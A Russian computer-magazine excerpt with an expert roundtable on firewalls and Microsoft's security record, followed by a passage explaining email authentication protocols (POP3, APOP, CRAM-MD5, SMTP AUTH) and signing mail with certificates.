**МИХАИЛ ФЛЕНОВ:** Чтобы чувствовать себя комфортно, лучше не иметь компьютера :). А если серьезно, то у меня три компьютера и на одном из них никогда не было антивируса, никогда не было сетевого экрана, и он ни разу не обновлялся — за 4 года ни одного патча. Не поверишь, но там стоит банальный Windows XP. При этом он часто находится в Сети, я его очень часто использую как маршрутизатор для подключения в интернет своих «буков». Ни один из моих компьютеров еще не взламывали, я не видел активных вирусов уже лет 8 и чувствую себя сухо и комфортно.

**КИРИЛЛ БЛАЖЕННОВ:** Для большинства достаточно. Хотя бы потому, что файрвол прекрасно защищает от типовых угроз, а от профессионала защитит вряд ли. Это как домофон: против бомжей работает, но от заказных убийц не спасет.

Обойти файрвол как таковой — процесс выполнимый, но довольно нетривиальный. А поскольку он нетривиальный, то применяется для серьезного и узкого круга задач. Сомневаюсь, что у тебя на ПК есть данные, которые могли бы заинтересовать профессионала. Опять же, по поводу эксплоитов: еще ни разу не видел, чтобы сетевое хулиганье мелкого пошиба было способно найти более-менее серьезный работающий эксплоит, уж не говоря о том, чтобы его накодить.

А «чувствовать сухо и комфортно» — психологическое состояние человека и зависит оно, в частности, от глубины и количества знаний о том, что творится на личном ПК.

**МИХАИЛ ФИШМАН:** Нет! Сегодня на рынке часто встречаются комплексные решения «файрвол для дома, для семьи», однако каждая программа должна выполнять только свою, конкретную задачу. Если файрвол начинает блокировать баннеры на сайтах или вылавливать AdWare — то это уже не файрвол, а гибрид идеи с целью продать продукт подороже. Такой гибрид вряд ли сможет в одиночку противостоять всем напастям, которые могут обрушиться на персональный компьютер. С учетом сегодняшних реалий, на клиентской машине (под управлением Windows) обязаны быть: файрвол, антивирус, вылавливатель AdWare/SpyWare.

Но хорошую работу любых программ может начисто перечеркнуть пользователь, не соблюдающий основные постулаты безопасности. Если ходить на незнакомые сайты Internet Explorer'ом, не задумываясь открывать аттачи в email'ах, расшаривать диски всей Сети, вовремя не обновлять систему и так далее, то тут даже самая умная программа не сможет помочь избежать вируса или взлома. Грамотный пользователь — это уже хорошая защита. А инструменты (антивирус, файрвол, антиспайвар) имеют меньшее значение, чем человеческий фактор.

**ВЛАДИМИР КОМИССАРОВ:** Мне, по крайней мере, точно недостаточно. Советую как следует изучить основные логические цепи безопасности и поправить их ручками в реестре. И пользоваться апдейтами и патчами. Также советую на входе поставить FreeBSD+IPFW+Nat+squid (по желанию). Тогда внутри будет безопаснее (относится к тем, у кого дома компов больше, чем один, а таких сейчас немало).

**ВАЛЕРИЯ КОМИССАРОВА:** «Продвинутый» пользователь сможет использовать возможности файрвола для защиты системы на 90% процентов. Для обычного пользователя имеет смысл установить дополнительное ПО. Тем не менее, постоянная установка патчей на ОС — обязательна для любых пользователей, так как она избавляет от многих дополнительных проблем с защищенностью системы.

А вообще, ПО как таковое понемногу начинает утрачивать свою роль в процессе обеспечения безопасности. Со временем эта тенденция будет только увеличиваться. Главную роль начинает играть «человеческий фактор», в первую очередь — умение пользователя осознанно работать в системе и с ней. Все современные атаки в основном рассчитаны именно на человеческий фактор. Следствие: на соответствующий софт нужно полагаться как можно меньше и относиться к результатам его работы скептически.

**ЗАРАЗА:** Совершенно недостаточно. Более того, персональный файрвол — не самый надежный способ защиты. Например, внедрение непривилегированных учетных записей даст гораздо больше. Большая часть троянских программ и бэкдоров не сработают, если у запустившего их пользователя нет привилегий администратора. А главное — ни один инструмент защиты не поможет, если тот, кто сидит за компьютером, не пользуется собственной головой.

**НИКОЛАЙ АНДРЕЕВ:** Файрвол — это хорошее средство ограничения доступа в Сеть твоих приложений. И только. От современного приватного трояна файрвол (какой бы он крутой ни был) не уберезет. А вот всякую мелкую дрянь отсеять сможет. У меня файрвол не стоит только по той причине, что я не скачиваю из Сети каких-то подозрительных приложений и не запускаю их у себя на компьютере. А, следовательно, никому мне запрещать вылезать в Сеть.

**КРИС КАСПЕРСКИ:** Такую систему еще не сделал никто. Даже на OpenBSD есть пятна. Что же касается MS, то она, похоже, работает в обратном направлении, создавая все условия для процветания хакеров. Всем ведь понятно: чем система сложнее, тем больше вероятность ошибки. Еще в прошлом веке всем бы-

ПОЧЕМУ ТАКОЙ ГИГАНТ  
КАК MICROSOFT НЕ МОЖЕТ СДЕЛАТЬ  
РЕАЛЬНО БЕЗОПАСНУЮ СИСТЕМУ?



ло известно, что подавляющее большинство пользователей использует менее 1% возможностей того же Word'a, не говоря уже про Windows API. Сравни его с UNIX'ом. Там на несколько порядков меньше функций, и ведь никто не жалуется, напротив, программисты пишут программы в свое удовольствие.

**АНАТОЛИЙ СКОБЛОВ:** Вариант 1: потому что в такой системе не захотят работать клиенты. Вариант 2: необходимо сохранить совместимость с ранее разработанными глюками.

**МИХАИЛ ФЛЕНОВ:** Потому что ошибки есть всегда и везде. Почему именно MS страдает больше всего? На это есть причины:

- 1 ОНА СЛИШКОМ ПОПУЛЯРНА.
- 2 ОНА ОЧЕНЬ ЧАСТО ВЕДЕТ СЕБЯ НЕЭТИЧНО, ПОЭТОМУ РЕГУЛЯРНО ЗАРАБАТЫВАЕТ НЕУВАЖЕНИЕ В ИТ-СООБЩЕСТВЕ И СРЕДИ ХАКЕРОВ.
- 3 СЛИШКОМ БЫСТРО РАЗВИВАЕТСЯ И В ОДИНОЧКУ ПЫТАЕТСЯ БОРОТЬСЯ СО ВСЕМИ.

Почему Linux был и будет лучше? Все банально — потому что эта ОС не монолитна, а создается множеством разработчиков и множеством фирм. Например, ядро создает одна фирма, графическую систему — другая, сетевую — третья и т.д. Каждый из этих модулей идеально вылизывают и отлаживают. MS пытается все делать сама, а это всегда хуже.

**КИРИЛЛ БЛАЖЕННОВ:** Собственно, потому что гигант. Поэтому и не может. Как говорится, носорог плохо видит, но при его весе это уже не его проблемы.

Во-первых, в Microsoft (да и не только) цикл разработки серьезного ПО длится от года до четырех лет. Наверное, представил объемы кода, с которыми надо работать? Задействовано огромное количество народу на всех стадиях разработки. Куча ресурсов тратится на обмен информацией. А чем больше корпорация, тем выше количество бумажек на одного негрокодера. Да и распределенность растет. А где у любой системы слабые места? Места состыковки ее компонентов между собой. И искренне сочувствую тем, кто спроектировал архитектуру и под конец собирает куски в единое целое...

Во-вторых, представь, сколько по времени и деньгам займет «просто» перепроектирование такого монстра. Специалисты, получавшие доступ к исходному коду Windows в рамках правительственных программ, утверждают, что там присутствуют компоненты, которые не меняются с начала 90-х! То есть код не переписывается, а новые функции прикручиваются к старым. И это «просто заново спроектировать». А так как вопрос безопасности — один из самых сложных в решении, то возведи свои прикидки по поводу проектирования в квадрат.

В-третьих, коммерческие системы — это всегда некий компромисс между показателями качества и вкладываемыми в них ресурсами. Согласись, что у каждого разработчика свое видение, и Microsoft — не исключение: release often, release early, иначе не удержишься на рынке.

В-четвертых, кто сказал, что никаких телодвижений по этому поводу нет? Разрабатываемая подразделением Microsoft Research ОС под названием Singularity как раз проектировалась и проектируется исходя из повышенных требований к безопасности.

**МИХАИЛ ФИШМАН:** Потому что проблема не такая маленькая, какой кажется на первый взгляд. Многие ошибки до сих пор находятся в ОС семейства Windows по причине того, что изначальные инженерные расчеты MS не предполагали такой активности и изобретательности взломщиков/вирмейкеров. Проще говоря, Microsoft недооценила хакеров. Для того чтобы Microsoft создала систему более безопасную в буквальном смысле, необходимо проектировать ОС с нуля, продумывать заново принципы взаимодействия ядра с пользовательским окружением, возможно, даже немного изменить приоритеты разработки. И такая ОС будет выпущена из недр Microsoft, но не раньше чем через несколько лет. Vista, однозначно, такой системой не станет.

**ВЛАДИМИР КОМИССАРОВ:** Как почему?! У них план сдачи ОСи — как на советских заводах. А потом, американская модель бизнеса — пусть продукт сырой, но выпустить мы должны его по плану и вовремя. И не надо забывать, что не бывает программ без дырок. Чем больше программа, тем больше в ней этих дырок.

**ВАЛЕРИЯ КОМИССАРОВА:** Безопасность — это общая проблема всех отраслей ИТ, а не какой-то отдельной компании. Просто уровень всех показателей ИТ значительно вырос, и внимание больше не фокусируется на проблемах, скажем, производительности или масштабируемости. Остались лишь проблемы безопасности, которые решить намного труднее и дороже. Слишком много факторов в процессе обеспечения безопасности чего бы то ни было очень мало зависят от соответствующих компаний и соответствующего ПО. К тому же, гонка улучшения систем безопасности и появления новых методов атак — пока что бесконечный процесс. С каждым днем появляются атаки, задействующие новые технологии, новые уязвимости и новые типы устройств (один из последних примеров — разновидность атаки SMiShing). Необходим качественный «прорыв» в самих концепциях обеспечения безопасности, позволяющий вырваться вперед в этой гонке. Пока это, к сожалению, трудно достижимо. И, конечно, это может быть сделано вовсе не силами только одной единственной компании (пусть даже такой большой и могущественной), а отрасли в целом.

Кроме того, есть еще один парадоксальный факт: при все-таки значительном росте степени защищенности системного и прикладного ПО, остается самое трудноустраняемое — пресловутый человеческий фактор. Я думаю, что эта проблема практически неразрешима, к сожалению. Единственный путь — микроскопические улучшения ситуации путем устранения последствий необдуманных действий пользователя и предотвращения их силами ПО.

А Microsoft, со своей стороны, делает очень многое для того, чтобы достичь качественного уровня безопасности своего ПО. И наглядный пример — вся новая линейка продуктов Microsoft, от SQL Server до Vista. В каждом из них реализованы механизмы для обеспечения безопасности обслуживаемых систем, создаваемого кода и т.д. Так же Microsoft постоянно работает над ускорением процесса выхода патчей — уменьшением срока, прошедшего с момента обнаружения бага и до момента выхода соответствующей «заплатки». Все эти факторы (как и множество других) способствуют значительному увеличению безопасности продуктов Microsoft и процесса их использования.

**РАИЛЬ САБИРОВ:** Программ без багов не существует — это аксиома! Так же можно сказать: «абсолютно безопасных систем не существует». Microsoft стремится к созданию безопасных систем. Это несложно понять, если проследить историю операционных систем Windows — стабильность и уровень безопасности постоянно растут. Ярким примером того, что Microsoft реально думает о безопасности, является vista:

- ВЫПУСК БЫЛ ОТЛОЖЕН ДЛЯ ДОВЕДЕНИЯ БЕЗОПАСНОСТИ ДО УМА, А ЭТО НЕПРОСТОЕ РЕШЕНИЕ ДЛЯ ТАКОГО ГИГАНТА, ВЕДЬ ЛЮБОЙ ПЕРЕНОС СРОКОВ — ЭТО ПОТЕРИ.
- ДАЖЕ УДОБСТВОМ ПОЛЬЗОВАТЕЛЕЙ ПОЖЕРТВОВАЛИ РАДИ БОЛЬШЕЙ БЕЗОПАСНОСТИ.
- VISTA ДАВАЛАСЬ НА РАСТЕРЗАНИЕ ХАКЕРАМ, ЧТОБЫ ТЕ ВЫЯВИЛИ СЛАБЫЕ МЕСТА.

Хочется надеяться, что старания ребят из Реймонда пойдут на пользу безопасности будущего. Но какими бы ни были операционки, никогда нельзя забывать про человеческий фактор и параллельно повышать образованность среднестатистического юзера в вопросах безопасности.

**ЗАРАЗА:** Если сравнивать с другими системами, ориентированными на конечного пользователя и надежными схожим функционалом, Windows в чем-то даже и лучше. В Microsoft вынуждены упираться на то, за что больше платят. А пользователи больше платят за функциональность и удобство, чем за безопасность. Реально безопасная система — это система, которая не выполняет никаких функций. Любой функционал — угроза безопасности.



ЧТО ПОСОВЕТУЕШЬ ИЗ СОФТА  
ДЛЯ СОБСТВЕННОЙ ЗАЩИТЫ?

**КРИС КАСПЕРСКИ:** У меня стоит SyGate Personal Firewall для разграничения интранета и интернета. Плюс система безопасности, встроенная в w2k. И этого вполне достаточно.

**АНАТОЛИЙ СКОБЛОВ:** Для обычного пользователя: любой файрвол, чтобы не думать, какой еще сервис доступен для атаки снаружи, плюс отказ от использования популярных мишеней для атак хакеров (IE + Outlook / Outlook express).

Я всем советую ставить Opera + The bat, заменить ICQ на Miranda, отказаться от дурной привычки качать кряки из интернета и программы с левых сайтов, и не запускать ничего странного, полученного по почте, если отправитель лично не предупредил, что он посылает программу. Для обычного Неуловимого Джо этого более чем достаточно. Про корпоративную защиту можно написать не один том, но универсальный ответ такой: посоветовать нечего.

**МИХАИЛ ФИШМАН:** В качестве файрвола подойдет, пожалуй, любой продукт от известных фирм. У всех подобных продуктов функциональность практически одинакова, разница лишь в количестве наворотов и излишеств. Сам пользуюсь ipfw, а для MS Windows неплохим решением будут продукты от Agnitum (Outpost Firewall). Антивирус — тут, пожалуй, два лидера по качеству: Антивирус Касперского и немецкий AntiVir. Последний бесплатен и очень неплохо себя зарекомендовал — частые обновления баз, минимальные требования к ресурсам, на «отлично» справляется даже с загруженными почтовыми серверами. SpyWare и AdWare хорошо вылавливает Spybot-S&D.

**ВЛАДИМИР КОМИССАРОВ:** Может, буду банален, но ipfw на роутере с NAT'ом — вполне достаточно. Главное — грамотно настроить. На клиенте — Symantec Antivirus.

**ВАЛЕРИЯ КОМИССАРОВА:** Самый лучший файрвол (среди как зарубежных, так и отечественных продуктов) — Agnitum Outpost Firewall. Последняя его версия выше всяких похвал. К антивирусам, как таковым, отношусь вообще крайне подозрительно и не пользуюсь ими в принципе. Но грамотно настроить файрвол для того, чтобы он практически заменял антивирус, смогут далеко не все рядовые пользователи. В таком случае рекомендую использовать Kaspersky Internet Security 6.0 — включает в себя множество модулей, от стандартного антивируса до проактивной защиты.

**ЗАРАЗА:** Не надо ставить новый софт, надо прежде научиться использовать то, что имеется. Вместо установки кучи антивирусов/файрволов, с которыми очень тяжело жить, лучше правильно настроить операционную систему, которую имеешь. Сам никаких «защитных» программ не использую **С**

## admining

БЕЗОПАСНОСТЬ ПРОТОКОЛОВ ЭЛЕКТРОННОЙ ПОЧТЫ

ЗАРАЗА (WWW.SECURITY.NNOV.RU)

РОМАН ЛУКОВНИКОВ (LRB@SANDY.RU)

Почтовые протоколы, мягко говоря, не новы. А точнее, они настолько стары, что едва дышат. Понятие безопасности в них отсутствует как класс, поэтому есть некоторое количество различных заплаток и затычек в виде других стандартов и протоколов, пытающихся сделать работу с электронной почтой несколько безопасней. Но все эти затычки имеют необязательный характер, а значит, по крайней мере, в большинстве конфигураций «по умолчанию» все плохо.

Проблема отсутствия безопасности — не единственная проблема устаревших протоколов. Многие другие вещи так же реализованы на стандартах-затычках. Невозможность передавать бинарные данные в почтовых сообщениях привела к появлению различных способов превращения двоичных данных в текстовые, такие как UUEncode на Unix-системах и BinHex на макинтошах. И все это между собой никак не вязалось. Лишь в 1992 году была принята группа стандартов MIME (Multipurpose Internet Mail Extension), позволяющая передавать по электронной почте данные, отличные от ASCII-текста.

Основными проблемами почтовых протоколов являются:

1 ПРОБЛЕМЫ С АУТЕНТИФИКАЦИЕЙ.

2 ПРОБЛЕМЫ С ВОЗМОЖНЫМ ПЕРЕХВАТОМ СООБЩЕНИЯ ПРИ ДОСТАВКЕ НА СЕРВЕР ИЛИ ОТ СЕРВЕРА.

3 ПРОБЛЕМА ВЕРИФИКАЦИИ ОТПРАВИТЕЛЯ СООБЩЕНИЯ.

→ **открытый текст.** Протокол POP3 в своем изначальном варианте предусматривал аутентификацию исключительно в открытом тексте с по-

мощью команд USER и PASS. То есть сеанс аутентификации выглядит примерно следующим образом:

```
<<+OK ЗАРАЗА/POP3-3.0-beta<8231.1158097553@mail.example.com>
>>USER myusername
<<+OK Password Please
>>PASS mystrongpassword
```

При всей своей уязвимости к перехвату, аутентификация в открытом тексте является единственной, при которой не требуется хранение пароля на сервере в открытом тексте или специальном формате. То есть могут быть использованы, например, шифр-пароли.

→ **АPOP.** Конечно, такая аутентификация — это просто счастье для любителей подслушивать чужой трафик. В 1996 году обновленная версия стандарта, RFC 1939, вводит новый дополнительный механизм аутентификации APOP. Очень странный и ни с чем не совместимый — основанный на запросе-ответе (Challenge-Response). Сервер, поддерживающий данный механизм аутентификации, должен выдать в приветствии уникальную строку, заключенную в угловые скобки.

```
<<+OK ЗАРАЗА/POP3-3.0-beta<8231.1158097553@mail.example.com>
```

Строка 8231.1158097553@mail.example.com является запросом. Чтобы вычислить ответ, почтовый сервер конкатенирует к этой строке пароль пользователя, вычисляет от полученной строки хэш MD5 и далее дает команду APOP с именем пользователя и полученным хэшем в 16-ричной кодировке. MD5("8231.1158097553@mail.example.commystrongpassword") = 96551da2fa191305810d14c8945c4085.

```
>>APOP myusername
1cf86d5764a89dfc40a1f32cc20613ac
```

Сервер вычисляет аналогичную строку и сравнивает результаты. Чем плох такой способ аутентификации, кроме того, что он не совпадает ни с одним другим стандартом? Тем, что сервер обязан хранить пароль в открытом тексте. В случае компрометации сервера пароль может быть похищен. Некоторые почтовые агенты, например Mozilla

Thunderbird, автоматически пытаются переключиться на аутентификацию APOP, если в баннере сервера присутствуют угловые скобки.

→ **CRAM-MD5.** В 1997 году появился стандарт RFC 2195, определяющий механизм аутентификации challenge-response для IMAP и POP3 (так называемый CRAM). Стандарт может использоваться с любой криптографической хэш-функцией, например с CRAM-MD5, CRAM-MD4, CRAM-SHA1 и т.д. Стандарт опирается на стандарт того же года RFC 2104,

## немного истории

ПЕРВАЯ ВЕРСИЯ ПРОТОКОЛА ПЕРЕДАЧИ ПОЧТЫ (ТОГДА ЕЩЕ MTP) ПОЯВИЛАСЬ В 1980 ГОДУ. В 1981 ПОЯВИЛСЯ ПРОТОКОЛ SMTP, КОТОРЫЙ ИСПОЛЬЗУЕТСЯ ПО СЕЙ ДЕНЬ. В 1982 БЫЛ ПРИНЯТ ДОКУМЕНТ RFC 822, КОТОРЫЙ ЯВЛЯЕТСЯ СТАНДАРТОМ ПРОТОКОЛА SMTP ТАК ЖЕ ПО СЕЙ ДЕНЬ, И СОПУТСТВУЮЩИЙ ЕМУ RFC 822, ОПРЕДЕЛЯЮЩИЙ ФОРМАТ ПОЧТОВОГО СООБЩЕНИЯ. В 2001 В КАЧЕСТВЕ ПРЕДЛОЖЕННОГО СТАНДАРТА БЫЛИ ПРИНЯТЫ ДОКУМЕНТЫ RFC 2821/2822, НО ИЗЖИТЬ СТАНДАРТ RFC 822 ДО СИХ ПОР НЕ УДАЕТСЯ.

ВОТ КАК ВЫГЛЯДЕЛА СИСТЕМА ЭЛЕКТРОННОЙ ПОЧТЫ В ТЕ ПИОНЕРСКИЕ ВРЕМЕНА. ЭЛЕКТРОННОЕ ПИСЬМО ДОСТАВЛЯЛОСЬ ПО АДРЕСУ ПОЛЬЗОВАТЕЛЯ И КЛАЛОСЬ В ЕГО ПОЧТОВЫЙ ЯЩИК. ИНТЕРНЕТ БЫЛ В ЗАРОДЫШЕ, А ПЕРСОНАЛОК В СЕТИ НЕ БЫЛО ВО ВСЕ. ОСНОВОЙ СЕТИ В ТЕ ВРЕМЕНА БЫЛИ МЕЙНФРЕЙМЫ С МНОГОПОЛЬЗОВАТЕЛЬСКИМИ СИСТЕМАМИ, И НА КАЖДОМ ХОСТЕ БЫЛО МНОГО ПОЧТОВЫХ ЯЩИКОВ РАЗЛИЧНЫХ ПОЛЬЗОВАТЕЛЕЙ. ПОЭТОМУ АДРЕС ЭЛЕКТРОННОЙ ПОЧТЫ СКЛАДЫВАЛСЯ ИЗ ИМЕНИ ПОЛЬЗОВАТЕЛЯ И АДРЕСА ХОСТА, СОЕДИНЕННЫХ ЗНАКОМ '@' (ПО-АНГЛИЙСКИ AT, ТО ЕСТЬ «НА»). ДАЛЬШЕ ПОЛЬЗОВАТЕЛЬ СМОТРЕЛ СВОЙ ПОЧТОВЫЙ ЯЩИК ЛОКАЛЬНО. СНАЧАЛА С ПОМОЩЬЮ ОБЫЧНОЙ ПРОГРАММЫ ПРОСМОТРА ТЕКСТОВЫХ ФАЙЛОВ, ТАК КАК КРОМЕ ТЕКСТА В ТЕ ВРЕМЕНА НИЧЕГО НЕ ПЕРЕДАВАЛОСЬ, А ПОТОМ ПОЯВИЛИСЬ СПЕЦИАЛЬНЫЕ ПРИЛОЖЕНИЯ. ТО ЕСТЬ ПОЛЬЗОВАТЕЛЬ ИМЕЛ НА ПОЧТОВОМ СЕРВЕРЕ «ПОЛНОВЕЩНУЮ» УЧЕТНУЮ ЗАПИСЬ.

В 1984 ГОДУ БЫЛ ПРИНЯТ СТАНДАРТ ПРОТОКОЛА POP (POST OFFICE PROTOCOL), ОБЕСПЕЧИВАЮЩИЙ УДАЛЕННЫЙ ДОСТУП К ПОЧТОВОМУ ЯЩИКУ. В 1984 ГОДУ — ВТОРАЯ ВЕРСИЯ СТАНДАРТА И В 1994 ГОДУ — НЫНЕ ЗДРАВСТВУЮЩИЙ ПРОТОКОЛ POP3 (POP ВЕРСИИ 3). ИМЕННО ПАРА ПРОТОКОЛОВ POP3/SMTP ЯВЛЯЮТСЯ НАИБОЛЕЕ РАСПРОСТРАНЕННЫМИ ДЛЯ ДОСТУПА К ПОЧТОВОМУ ЯЩИКУ.



HMAC (Keyed-Hashing for Message Authentication). HMAC как раз и определяет, как использовать ключ (в случае CRAM роль ключа выполняет пароль совместно с хэш-функцией и сообщения выполняет digest). HMAC определяет два производных ключа — внутренний и внешний (ikey и okey). Для применения ключ (то есть пароль) расширяется до размера блока (64 байта для большинства известных алгоритмов) нулями. Для получения ikey каждый байт полученного ключа «ксорится» со значением 0x36 (ipad), okey — 0x5c (opad). Затем HMAC вычисляется как H(okey, H(ikey, text)), где H — хэш-функция (например MD5). Запятая в данном случае обозначается операцией конкатенации.

В чем преимущество этого подхода? Он позволяет серверу не хранить пароль в открытом тексте, за счет того, что в каждом из двух вызовов хэш-функции ключ находится в начале хэшируемых данных. Это позволяет «заранее» провести часть вычислений. Например, для MD5 алгоритм будет выглядеть так:

```
MD5Init(&context);
MD5Update(&context, ikey, 64);
MD5Update(&context,
text, text_len);
MD5Final(digest, &context);
MD5Init(&context);
MD5Update(&context, okey, 64);
MD5Update(&context, digest, 16);
MD5Final(digest, &context);
```

Мы можем немножко переписать этот алгоритм, разбив его на две части, причем в первой мы проведем все необходимые операции над ключами, а во второй части будем работать только с текстом. Правда, при этом придется использовать два контекста.

```
MD5Init(&icontext);
MD5Update(&icontext, ikey, 64);
MD5Init(&ocontext);
MD5Update(&ocontext, okey, 64);
```

Получили два контекста (icontext и ocontext), которые можем теперь сохранить вместо самого ключа, чтобы

использовать в дальнейшем. Если быть точнее, то сохранить придется только состояние контекста (context → state), так как размер ikey/okey подогнан под размер блока алгоритма. Чтобы получить по этим контекстам и тексту необходимый HMAC, нужно ввести:

```
MD5Update(&icontext,
text, text_len);
MD5Final(digest, &icontext);
MD5Update(&ocontext, digest, 16);
MD5Final(digest, &ocontext);
```

Во второй части используются только контексты, но не сам ключ.

Сеанс аутентификации CRAM-MD5 выглядит примерно так:

```
<<+OK 3APA3A/POP3-3.0-beta<8231.
1158097553@mail.example.com>
>>AUTH CRAM-MD5
<<+PDE4OTYuNjk3MTcwOTUyQHBvc-
3RvZmZpY2UucmVzdG9uLmljaS5uZXQ+
>>dGltIGI5MTNhNjAyYzd1ZGE3YT-
Q5NWl0ZTZ1NzZmZNGQzODkw
<<+OK Authenticated
```


После команды AUTH следует Challenge сервера, который генерируется так же, как и для APOP, но передается в Base64. Так же в Base64 передается и ответ.

К сожалению, возможность избавиться от хранения пароля в открытом тексте не даст нам слишком многого с точки зрения безопасности, так как мы будем вынуждены хранить контексты MD5, которые точно так же могут быть использованы атакующим. Правда, только для аутентификации по CRAM-MD5.

Именно CRAM-MD5 стал стандартом почтовой аутентификации, — прочие CRAM-методы применяются крайне редко.

На этом распространенные стандартные протоколы аутентификации для получения почты заканчиваются. Можно встретить еще DIGEST-MD5 (усовершенствованная версия CRAM-MD5, чаще применяемая для аутентификации доступа к веб-серверам) и Kerberos, но на практике они используются очень редко.

→ **NTLM.** Стоит поговорить и




#### Информация о сертификате

запись. Никаких других безопасных протоколов аутентификации Outlook Express не поддерживает. Microsoft Outlook работает с Exchange по собственному протоколу, а для доступа по POP3 используются компоненты Outlook Express.


The Bat поддерживает NTLM-аутентификацию, но при этом используются имя и пароль, указанные в настройках. Так же поддерживаются CRAM-MD5 и APOP.

Что касается почтовых серверов, то практически любой сервер, кроме Microsoft Exchange, поддерживает, как минимум, CRAM-MD5 и DIGEST-MD5. Поддержка NTLM реализована в Communicate Pro и библиотеке Cyrus SASL (используется с Postfix и Courier), однако использование NTLM вне домена Windows неэффективно (обсуждали выше). В Cyrus поддержка NTLM носит экспериментальный характер и по умолчанию отключена. Хуже с поддержкой APOP: он поддерживается в UW-IMAP и Communicate Pro, а вот Cyrus SASL и Courier его не реализуют. Реализовать APOP с применением, например, функций authlib в Courier — не сложно (смотри листинг 1), но чтобы засунуть APOP в Courier, необходимо кроме собственной обработки команды APOP еще научить выдавать и хранить строку Challenge в угловых скобках в приветствии (фигурирует как ram → banner).



#### Окно для выделения метода

Выбор метода аутентификации в The Bat



→ **SMTP**. Протокол SMTP и стандарт RFC822 изначально вообще не поддерживают какой-либо аутентификации. Подразумевается, что авторизация пользователя на доступ к почтовому серверу происходит по IP-адресу. Отсюда следует печальный факт — отправить письмо от твоего адреса имеет возможность любой желающий. И бороться с этим нельзя, не изменив протокол. По IP-адресу проверяется, имеешь ли ты право использовать почтовый сервер как «релей», то есть рассылать через него письма.

Такой вариант устраивает большую часть ISP, которые предоставляют доступ к почтовым серверам на отправку писем только своим клиентам. Но он совершенно неприемлем для узлов, специализирующихся на почтовых услугах, например для бесплатных служб электронной почты, так как им требуется предоставлять доступ к своим почтовым серверам из разных сетей. Поэтому для аутентификации был придуман хитрый механизм, который называется «POP перед SMTP» (POP before SMTP). Суть его сводится к следующему. Прежде чем отправить письмо, ты проверяешь почту на том же сервере по протоколу POP3, после чего в течение некоторого времени с твоего IP разрешено отправлять письма через этот же сервер. То есть чтобы отправить письмо, необходимо сначала проверить почту. Естественно, никакого стандарта на такой метод не было и быть не может, тем не менее, он получил достаточно широкое распространение.

Только в 1999 году был принят стандарт RFC 2554, который вводит аутентификацию в протокол SMTP. Наиболее распространенным методом остается метод аутентификации открытым текстом (LOGIN или PLAIN), но в целом используются все те же методы, что и в POP3 (кроме, разумеется, APOP).

По тем же причинам, что и с POP3, Microsoft Exchange не поддерживает CRAM-MD5 или DIGEST-MD5, но кроме NTLM поддерживается еще и GSSAPI (Kerberos). В Outlook Express поддерживается только аутентификация открытым текстом и NTLM (SPA). Есть подозрение, что поддержка Kerberos в Microsoft Exchange реализована исключительно для синхронизации по SMTP Active Directory.

The Bat и другие почтовые агенты, как правило, предлагают выбор нескольких дополнительных типов аутентификации: CRAM-MD5, DIGEST-MD5 и т.д. Некоторые поддерживают и «POP before SMTP», чтобы облегчить жизнь тем пользователям, которые забывают принять почту перед отправкой.

Но, к сожалению, аутентификация в SMTP остается обяза-

тельной, и в самом протоколе передачи не появилось надежного метода проверки адреса отправителя. Поэтому единственным средством защиты от подделки остается электронная подпись.

→ **цифровые сертификаты для электронной почты**. Используя цифровые сертификаты, можно шифровать и подписывать электронные письма. Цифровая подпись предоставляет механизм проверки целостности содержания письма (не было ли оно изменено при передаче), шифрование скрывает текст письма. Процедур подписи и шифрования производятся почтовым клиентом отправителя, а процедуры проверки цифровой подписи и расшифровки — почтовым клиентом получателя.

Разберем, как подписывать и шифровать электронные сообщения в разных почтовых клиентах. Для этого нам понадобится центр сертификации. Можно воспользоваться коммерческим удостоверяющим центром, но мы поднимем свой собственный (смотри статью про IPSec).

Назовем взаимодействующие стороны Алисой и Бобом. Для того чтобы Алиса могла воспользоваться цифровой подписью для электронных писем, у нее должен быть установлен сертификат, выданный центром сертификации, которому доверяет Боб, и предназначенный для подписи электронной почты.

Процедура получения сертификата для цифровой подписи (предполагаем, что сертификат удостове-

## что защищает TLS

